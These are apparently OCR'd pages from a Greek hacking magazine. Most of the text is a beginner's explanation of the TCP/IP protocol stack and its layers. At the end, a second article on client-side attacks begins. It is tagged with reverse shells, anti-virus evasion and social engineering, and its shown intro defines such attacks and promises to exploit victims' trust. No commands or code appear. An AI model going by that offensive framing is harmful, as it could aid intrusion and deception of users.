Μια από τις βασικότατες σχεδιαστικές αποφάσεις για κάθε επίπεδο ενός protocol stack, είναι ότι *πρέπει* να κρύβει τις λεπτομέρειες της λειτουργίας του από τα άλλα επίπεδα. Ταυτόχρονα, οι μέθοδοι επικοινωνίας που παρέχει προς άλλα επίπεδα, μ' άλλα λόγια το **interface** του επιπέδου προς τον έξω κόσμο, *δεν* πρέπει ν' αλλάζει. Αυτή ακριβώς η προσέγγιση είναι που κάνει δυνατή την κατασκευή δικτύων υπολογιστών, ομάδων διαφορετικών δικτύων (διαδίκτυα, **internetworks** ή **internets**) και τελικά του δικτύου όλων των διαδικτύων, δηλαδή του παγκόσμιου Διαδικτύου με δέλτα κεφαλαίο (**Internet**).

Γενικά, στην επιστήμη των υπολογιστών ακολουθούνται πολύ συχνά οι προσεγγίσεις της απόκρυψης των λεπτομερειών λειτουργίας και της επικοινωνίας μέσω «σταθερών», στο μέτρο του δυνατού, interfaces. Για να το πούμε διαφορετικά, πολλές φορές επιδιώκεται η κατασκευή μαύρων κουτιών. Καθένα απ' αυτά παρέχει υπηρεσίες σε άλλα μαύρα κουτιά ή/και στον έξω κόσμο, ωστόσο δεν φανερώνει καμία λεπτομέρεια για το πώς ακριβώς δουλεύει εσωτερικά, ούτε για το ποια είναι η κατάστασή του μια δεδομένη χρονική στιγμή.


Ας δούμε έν παράδειγμα. Κάθε φορά που ένα πρόγραμμα καλεί μια συνάρτηση για την εύρεση της συντομότερης διαδρομής μεταξύ δύο κόμβων ενός γραφήματος, ποσώς το ενδιαφέρει πώς εντοπίζεται η διαδρομή αυτή καθ' αυτή. Ο αλγόριθμος ή οι αλγόριθμοι υπολογισμού είναι κάτι που ξέρει μόνο η καλούμενη συνάρτηση, η οποία αφού κάνει ό,τι είναι να κάνει απλά επιστρέφει μια απάντηση στην εξωτερική οντότητα --εν προκειμένω το πρόγραμμα-- που την κάλεσε. Εκείνο τότε τη λαμβάνει και προχωρά σε άλλα θέματα, χωρίς να νοιάζεται για το πόσο έξυπνοι, αποδοτικοί ή περίπλοκοι είναι οι όποιοι αλγόριθμοι βρίσκονται «μέσα» στη συνάρτηση που κλήθηκε πριν λίγο. Το μόνο που έχει σημασία για το πρόγραμμα είναι ότι η συνάρτηση είναι διαθέσιμη, καθώς κι ότι υπάρχει ένας πολύ συγκεκριμένος τρόπος για να τις στέλνει τα αιτηματά του. Φυσικά, η συνάρτηση από τη μεριά της έχει κι αυτή έναν πολύ συγκεκριμένο τρόπο για ν' απαντά σε όποιον την καλεί. Όλα ωραία και τακτοποιημένα, λοιπόν!

Ας δούμε τώρα κι ένα παράδειγμα από τον κόσμο των δικτύων, το οποίο δείχνει και την αναγκαιότητα μιας στοίβας πρωτοκόλλων. Ας υποθέσουμε ότι θέλουμε να κατεβάσουμε το DVD image του FreeBSD 9.0-RELEASE, από έναν πολύ συγκεκριμένο FTP server. Γνωρίζουμε ότι για να το πετύχουμε χρειαζόμαστε έναν FTP client. Τον έχουμε ήδη κι έτσι τον ξεκινάμε, προκειμένου να συνδεθούμε στον FTP server. Η επικοινωνία μεταξύ FTP client και FTP server δεν θα μπορούσε παρά να γίνεται με βάση μια κοινή γλώσσα ή αλλιώς με βάση ένα προσυμφωνημένο σύνολο κανόνων. Σ' αυτή την περίπτωση, λοιπόν, η κοινή γλώσσα επικοινωνίας που ξέρουν server και client είναι --τι άλλο;-- το πρωτόκολλο FTP (File Transfer Protocol). Χάρη σ' αυτό ο client μπορεί να πει ένα «γεια» στον server κι εκείνος να τον καταλάβει και να τον υποδεχτεί καταλλήλως. Κάποια στιγμή ο client θα ζητήσει να δει τα αρχεία του server κι αυτός θα καταλάβει τι θέλει και θα ικανοποιήσει το αίτημά του. Λίγο αργότερα ο client θα ζητήσει ένα συγκεκριμένο αρχείο, οπότε ο server μετά χαράς θα του πει «παρακαλώ, αφού το θέλεις τόσο πολύ πάρ' το, να δω τι θα καταλάβεις».

Προσέξτε τώρα εδώ το εξής: Το πρωτόκολλο FTP είναι φτιαγμένο για να τα λένε FTP client κι FTP server, δεν περιλαμβάνει όμως κανόνες που αφορούν στην ίδια τη φυσική μετάδοση των αρχείων. Αν περιελάμβανε *και* τέτοιους κανόνες τότε θα ήταν ένα μάλλον περίπλοκο πρωτόκολλο. Η ίδια η ζωή όμως διδάσκει ξανά και ξανά ότι καλό είναι ν' αποφεύγονται οι περίπλοκες καταστάσεις, αφού στην πράξη έχουν μια τάση να μην πηγαίνουν μακριά και τέλος πάντων να δημιουργούν προβλήματα εκεί που δεν το περιμένεις. Ευτυχώς, οι επιστήμονες της πληροφορικής κάτι ξέρουν από ζωή. Ίσως γι' αυτό έχουν φροντίσει να σχεδιάσουν ένα άλλο πρωτόκολλο, ξεχωριστό από το FTP, το οποίο αφορά σε μεταφορές και μόνο. Αυτό το πρωτόκολλο είναι το TCP (Transmission Control Protocol) και ζει ένα επίπεδο πιο κάτω από το FTP. Είναι βλέπετε γενικότερο από το προαναφερθέν, γι' αυτό και βρίσκεται από κάτω. Το καλό μ' αυτή την οργάνωση είναι ότι το TCP μπορεί να ικανοποιεί αιτήματα του FTP αλλά κι άλλων πρωτοκόλλων από πάνω του, όπως, π.χ., είναι το πολύ γνωστό μας HTTP (HyperText Transfer Protocol). Το TCP λοιπόν είναι ένα πρωτόκολλο που φροντίζει για τη μεταφορά ή ακόμα καλύτερα για τη ροή των δεδομένων. Για την ακρίβεια, τα δεδομένα τα διασπά σε μικρότερες μονάδες ή αλλιώς πακέτα (packets) και διασφαλίζει ότι φτάνουν εκεί που πρέπει με τη σωστή σειρά και φυσικά συναρμολογούνται ξανά. Αυτό πού δεν ξέρει είναι πώς να οδηγεί τα πακέτα που δημιουργεί μέσα στο αχανές Διαδίκτυο. Γι' αυτό και ζητά τις υπηρεσίες ενός πρωτοκόλλου ένα επίπεδο πιο κάτω: του IP (Internet Protocol). Δουλειά του IP είναι να μετακινεί πακέτα από το ένα σημείο στο άλλο. Δεν διασφαλίζει ότι θα φτάνουν εκεί που πρέπει, αφού αυτό είναι ευθύνη του TCP. Μ' αυτά και με τ' άλλα, μια εφαρμογή σαν τον FTP client που τρέξαμε πριν λίγο μπορεί να μένει ήσυ-

χη ότι θα λαμβάνει αυτό που πρέπει κι όχι κάτι άλλο. Όλα καλά, λοιπόν, μόνο που ξεχάσαμε κάτι: Το IP δεν είναι σε θέση να γνωρίζει πώς ακριβώς διακινούνται τα πακέτα μεταξύ δύο υπολογιστών, αφού η κίνηση εξαρτάται από το ίδιο το μέσο με το οποίο κάθε υπολογιστής επικοινωνεί με τον έξω κόσμο. Ακριβώς γι' αυτό ζητά τις υπηρεσίες πρωτοκόλλων ένα επίπεδο πιο κάτω. Παράδειγμα ενός τέτοιου πρωτοκόλλου είναι το Ethernet, το οποίο ξέρει πώς να διακινεί πληροφορίες μεταξύ υπολογιστών που επικοινωνούν μέσω ελεγκτών δικτύου (Network Interface Controllers, NICs) τύπου Ethernet.

Δεν ξέρουμε αν και πόσο φάνηκε, αλλά μόλις πήραμε μια γρήγορη φωτογραφία της εξαιρετικά δημοφιλούς στοίβας πρωτοκόλλων TCP/IP, χάρη στην οποία είναι δυνατή η ύπαρξη του Διαδικτύου ολόκληρου!



Σχήμα 1
Αν και συχνά μιλάμε για το ζεύγος δικτυακών πρωτοκόλλων TCP/IP, στην πραγματικότητα αυτό που κάνει δυνατή την ύπαρξη και λειτουργία οσοδήποτε μεγάλων δικτύων, ομάδων δικτύων και τελικά του ίδιου του Διαδικτύου, είναι μια στοίβα πρωτοκόλλων τεσσάρων επιπέδων. Αναλυτικότερα, το TCP/IP stack ή αλλιώς TCP/IP protocol suite, είναι οργανωμένο σε τέσσερα επίπεδα με τα πρωτόκολλα κάθε επιπέδου να παρέχουν υπηρεσίες σε εκείνα του από πάνω επιπέδου, μέσω καλά ορισμένων interfaces. Τα πρωτόκολλα του ανώτερου επιπέδου τα χρησιμοποιούν απευθείας δικτυακές εφαρμογές, όπως, π.χ., FTP clients και servers, web browsers και servers κ.ο.κ. Σημειώστε ότι τα πρωτόκολλα κάθε επιπέδου δεν μπορούν --και δεν χρειάζεται-- να γνωρίζουν τις λεπτομέρειες υλοποίησης των πρωτοκόλλων στα επίπεδα από κάτω.

Το θαυματουργό TCP/IP stack

Είναι αναμενόμενο το όνομα να δημιουργεί παρερμηνείες, οδηγώντας μερικούς να πιστέψουν ότι έχουμε να κάνουμε με δύο μόνο πρωτόκολλα: το TCP και το IP. Μερικές φορές μάλιστα μόνο αυτά τα δύο μάς ενδιαφέρουν για τη συζήτηση ή την ανάλυση που κάνουμε, οπότε μιλάμε καταχρηστικά για το «ζεύγος πρωτοκόλλων TCP/IP». Στην πραγματικότητα όμως έχουμε να κάνουμε με μια στοίβα πρωτοκόλλων, δηλαδή μ' ένα σύνολο πρωτοκόλλων που είναι οργανωμένα σε μια ιεραρχία διαφορετικών επιπέδων. Το TCP/IP stack ονομάζεται και σουίτα πρωτοκόλλων (TCP/IP protocol suite) κι επιτρέπει σε υπολογιστές κι άλλες συσκευές να επικοινωνούν μεταξύ τους, ανεξαρτήτως της γεωγραφικής τους θέσης, του είδους της δικτύωσης που χρησιμοποιούν ή του λειτουργικού συστήματος που τρέχουν.

Η σουίτα του TCP/IP αποτελείται από τέσσερα διαφορετικά επίπεδα (βλ. σχήμα 1). Ας δούμε λίγο πιο προσεκτικά καθένα εξ αυτών, ξεκινώντας από το υψηλότερο.

Application Layer. Εδώ συναντάμε ένα σωρό πρωτόκολλα που χρησιμοποιούν οι εφαρμογές για να κάνουν τη δουλειά τους. Για παράδειγ-


μα, το πρωτόκολλο FTP το γνωρίζουν clients όπως ο Filezilla αλλά και servers όπως ο ProFTPD. Το δε πρωτόκολλο HTTP το χρησιμοποιεί κάθε web browser και φυσικά web server, το SMTP (Simple Mail Transport Protocol) το επιστρατεύουν mail clients (π.χ., Thunderbird) και servers (π.χ., Postfix) για τη μετακίνηση ηλεκτρονικής αλληλογραφίας από client σε server ή από server σε server κ.ο.κ. Προσέξτε ότι κάθε εφαρμογή, ασχέτως αν έχει ρόλο client ή server, προκειμένου να επιτελεί το σκοπό της αρκεί να μιλάει τα σωστά πρωτόκολλα του Application Layer. Θέματα όπως τρόποι μετάδοσης, εύρεση διαδρομών, διόρθωση λαθών, αποσυναρμολόγηση σε πακέτα και επανασυναρμολόγηση δεν υπάρχει κανένας --μα κανένας-- λόγος να την απασχολούν. Για τέτοιες κι άλλες παρόμοιες χαμαλοδουλειές κι αγγαρείες υπάρχουν τα πρωτόκολλα στα χαμηλότερα επίπεδα του TCP/IP stack.

Transport Layer. Σ' αυτό επίπεδο συναντάμε δύο πρωτόκολλα που είναι υπεύθυνα για τη ροή δεδομένων. Το ένα εξ αυτών είναι το TCP (Transmission Control Protocol) και το άλλο το UDP (User Datagram Protocol).

Μια σημαντική υπηρεσία που παρέχει το TCP στο Application Layer αφορά στον τεμαχισμό των δεδομένων σε κομμάτια (chunks) ή αλλιώς πακέτα (packets), τα οποία είναι διαχειρίσιμα από τα πρωτόκολλα του Network Layer από κάτω. Προφανώς, εκείνο το DVD image που αναφέραμε στο προηγούμενο παράδειγμα δεν ταξιδεύει μονοκόμματο από τον FTP server στον FTP client. Αντίθετα, μεταδίδεται κομμάτι κομμάτι και το TCP είναι υπεύθυνο γι' αυτόν τον τεμαχισμό -- όχι ο εκάστοτε FTP server ή client! Αλλά οι ευθύνες του TCP δεν σταματούν εκεί. Πολύ περισσότερο, φροντίζει ώστε η μεταφορά δεδομένων να γίνεται σωστά. Έτσι, αν ένα πακέτο για κάποιο λόγο αποτύχει να φτάσει στον προορισμό του, το TCP παρατηρεί το γεγονός και φροντίζει ώστε ν' αποσταλεί ξανά. Επίσης, προσέχει ώστε τα πακέτα να συναρμολογούνται με τον προβλεπόμενο τρόπο στον προορισμό τους. Πράγματι, οι διαδρομές που κάνουν διαφορετικά πακέτα του ίδιου αρχείου δεν είναι ίδιες. Επιπρόσθετα, λόγω μια πλειάδας εξωτερικών παραγόντων υπεισέρχονται απρόβλεπτες καθυστερήσεις κατά τη μετάδοση. Έτσι, για δύο πακέτα p1 και p2 που έχουν αποσταλεί τις χρονικές στιγμές t1 και t2 με t1 < t2, είναι πιθανό το p2 να φτάσει πριν το p1! Το TCP παρακολουθεί διαρκώς για παραξενιές σαν αυτή και φροντίζει ώστε η συναρμολόγηση των πακέτων στο προορισμό να γίνεται πάντα με το σωστό τρόπο κι όχι με βάση το χρόνο άφιξης. Φανταστείτε τώρα πόσο πιο περίπλοκα θα έπρεπε να 'ναι τα πρωτόκολλα του Application Layer, αν δεν υπήρχε ένα πρωτόκολλο σαν το TCP!

Το UDP είναι κι αυτό ένα πρωτόκολλο μεταφοράς αλλά εξαιρετικά ανέμελο κι αναξιόπιστο, αφού το μόνο που κάνει είναι να στέλνει πακέτα δεδομένων που ονομάζει datagrams από τον έναν host στον άλλον. Όμως σε αντίθεση με το TCP σταματάει εκεί και δεν παρέχει καμία εγγύηση για το αν τα datagrams φτάνουν στους προορισμούς τους, ενώ ούτε η σειρά με την οποία φτάνουν το ενδιαφέρει. Σε περιπτώσεις όπως το audio/video streaming, μερικά λάθη είναι απολύτως αποδεκτά κι ένα πρωτόκολλο σαν το UDP είναι ό,τι χρειαζόμαστε. Κάθε φορά που χρησιμοποιείται το UDP αλλά ένας κάποιος έλεγχος λαθών είναι πράγματι επιθυμητός, τότε ο αντίστοιχος μηχανισμός πρέπει να παρέχεται από την εκάστοτε εφαρμογή

Network ή Internet Layer. Η διακίνηση packets μέσα σ' ένα δίκτυο ή μεταξύ δικτύων επιτυγχάνεται χάρη στα πρωτόκολλα αυτού του επιπέδου. Εδώ συναντάμε τα πρωτόκολλα IP (Internet Protocol), ICMP (Internet Control Message Protocol) και IGMP (Internet Group Management Protocol). Η δρομολόγηση (routing) πακέτων εντός δικτύου



Σχήμα 2
*Επικοινωνία δύο boxes του ίδιου δικτύου μέσω του πρωτοκόλλου FTP. Το box 1 τρέχει Windows κι ο χρήστης του έχει ξεκινήσει τον FTP client ονόματι Filezilla, προκειμένου να στείλει και να πάρει μερικά αρχεία από το box 2. Το προαναφερθέν τρέχει FreeBSD και χάρη στον ProFTPD λειτουργεί (και) ως FTP server. Επειδή η σουίτα TCP/IP έχει υλοποιηθεί πρακτικά για κάθε λειτουργικό σύστημα Εκεί Έξω (TM), το μόνο που χρειάζονται τα boxes για να μιλήσουν είναι το κατάλληλο λογισμικό -- εν προκειμένω έναν FTP client το box 1 κι έναν FTP server το box 2. Όμως αυτή τους η επικοινωνία δεν γίνεται δυνατή *μόνο* χάρη στο πρωτόκολλο FTP! Στην πραγματικότητα τα δύο boxes επικοινωνούν σε όλα τα επίπεδα του TCP/IP stack και η εξέλιξη αυτής της επικοινωνίας γίνεται ομότιμα, υπό την έννοια ότι το επίπεδο TCP του ενός μιλά με το επίπεδο TCP του άλλου, το IP του ενός με το IP του άλλου κ.ο.κ.*

ή μεταξύ διαφορετικών δικτύων είναι δυνατή χάρη στα πρωτόκολλα του Network Layer. Στο επόμενο άρθρο της σειράς μας, στο deltaHacker 005, θα σταθούμε περισσότερο στο πρωτόκολλο IP και θα συζητήσουμε για τις διευθύνσεις IP που ταυτοποιούν τις δικτυωμένες συσκευές, καθώς και για το πώς συγκροτούνται δίκτυα και υποδίκτυα τέτοιων συσκευών. Θα μιλήσουμε, μ' άλλα λόγια, για το πώς δημιουργούνται τα IP addresses αλλά θα αποκαλύψουμε κι όλα τα μυστικά του subnetting. Όχι τίποτε άλλο, αλλά είναι κρίμα να βλέπετε σ' ένα configuration file ένα string της μορφής 10.0.0.0/24 και να μην είστε βέβαιοι για το τι σημαίνει ή για το τι αποτέλεσμα θα έχει η τροποποίησή του.


Link ή Data-link Layer. Στο κατώτερο επίπεδο του TCP/IP stack βρίσκουμε οδηγούς (drivers) και πρωτόκολλα συσκευών δικτύωσης (π.χ., Ethernet), τα οποία επιστρατεύει το εκάστοτε λειτουργικό σύστημα για να «συνομιλεί» με το hardware που κάνει δυνατή την ίδια την επικοινωνία (π.χ., Bluetooth ή WiFi adapters, κάρτες Ethernet, 3G ή ADSL modems κ.ο.κ.). Προσέξτε ότι χάρη σ' αυτή τη διευθέτηση κανένα από τα παραπάνω επίπεδα δεν απασχολείται με λεπτομέρειες που αφορούν στη φυσική υλοποίηση της δικτύωσης, όπως, π.χ., είναι η μετάδοση ηλεκτρικών σημάτων μέσα από καλώδια. Ανεξάρτητα λοιπόν από το αν η δικτύωση επιτυγχάνεται ενσύρματα η ασύρματα, με καλώδια Ethernet, USB ή τηλεφώνου, μέσω WiFi, Bluetooth, δορυφόρων, περιστεριών ή του δικτύου κινητής τηλεφωνίας, όλες οι εφαρμογές στο Application Layer καθώς και τα εμπλεκόμενα πρωτόκολλα μεταφοράς, δρομολόγησης κι ελέγχου, λειτουργούν με τον ίδιο ακριβώς τρόπο.

Η συναρπαστική συνέχεια!

Απρόθυμα στο σημείο αυτό βάζουμε μια άνω τελεία. Υπάρχουν φυσικά πολλά περισσότερα που μπορούμε να πούμε για το TCP/IP stack -- και να είστε βέβαιοι ότι δεν θα το παραλείψουμε. Προς το παρόν όμως νομίζουμε ότι κάναμε μια καλή εισαγωγή στον κόσμο της πανταχού παρούσας δικτύωσης. Στο δεύτερο άρθρο της σειράς, το οποίο θα δημοσιευτεί στο deltaHacker 005, στρέφουμε την προσοχή μας στο Network Layer και συγκεκριμένα εστιάζουμε στο πρωτόκολλο IP. Θα έχουμε να πούμε πολλά και να εξηγήσουμε ακόμα περισσότερα για τις διευθύνσεις IP, για τα μυστήρια subnet masks καθώς και γι' αυτά τα υποδίκτυα, που οριοθετούνται εντός ευρύτερων δικτύων. Σας υποσχόμαστε ότι μετά απ' αυτό το άρθρο η κατανόησή σας για τα τοπικά (και μη) δίκτυα θα εκτοξευτεί -- το ίδιο και η όρεξή σας για τα επόμενα άρθρα της σειράς!

Skill: Advanced

Tags: Client-Side Attacks, Java, privilege escalation, reverse shell, anti-virus evasion, social engineering, listeners



Οι ύπουλες Client-Side Attacks!

Επίθεση client side: Όταν ο επιτιθέμενος χρησιμοποιεί κάποιο καθόλα νόμιμο πρόγραμμα που βρίσκεται εγκατεστημένο στο PC του θύματος για να πετύχει το σκοπό του. Συχνά, ένα τέτοιο πρόγραμμα είναι ο web browser που χρησιμοποιεί το θύμα (Internet Explorer, Firefox κ.ά.) και ο τρόπος για να πετύχει ο επιτιθέμενος είναι η εκμετάλλευση κάποιας αδυναμίας είτε του web browser είτε του ίδιου ...του θύματος!

by Thiseas

Οι επιθέσεις client side δεν είναι κάτι καινούριο. Εδώ και αρκετό καιρό όμως είναι της μόδας τόσο σε ερασιτεχνικό, όσο και σε επαγγελματικό επίπεδο[1]. Η βάση τους συνήθως βρίσκεται σε μια αδυναμία του web browser που χρησιμοποιεί το θύμα. Κάνοντας χρήση αδυναμίας ο επιτιθέμενος μπορεί να κάνει πάρα πολύ επικίνδυνα πράγματα: από το να εξαπολύσει ένα DOS attack μέχρι να πάρει πλήρη πρόσβαση στο box του θύματος.

Το θετικό της υπόθεσης είναι ότι τέτοιες αδυναμίες συνήθως δεν «επιβιώνουν» για πολύ καιρό, αφού αργά ή γρήγορα το πρόβλημα αποκαλύπτεται και αντιμετωπίζεται με κάποιο patch. Επισης, αυτές οι αδυναμίες μπορούν να λειτουργήσουν μόνο σε συγκεκριμένες εκδόσεις, συγκεκριμένου web browser. Υπάρχει όμως και μια άλλη προσέγγιση: Η επίθεση να γίνει απόλυτα νόμιμα και να μην εκμεταλλεύεται καμιά αδυναμία κανενός web browser, παρά μόνο την εμπιστοσύνη (ή την αφέλεια) του θύματος!

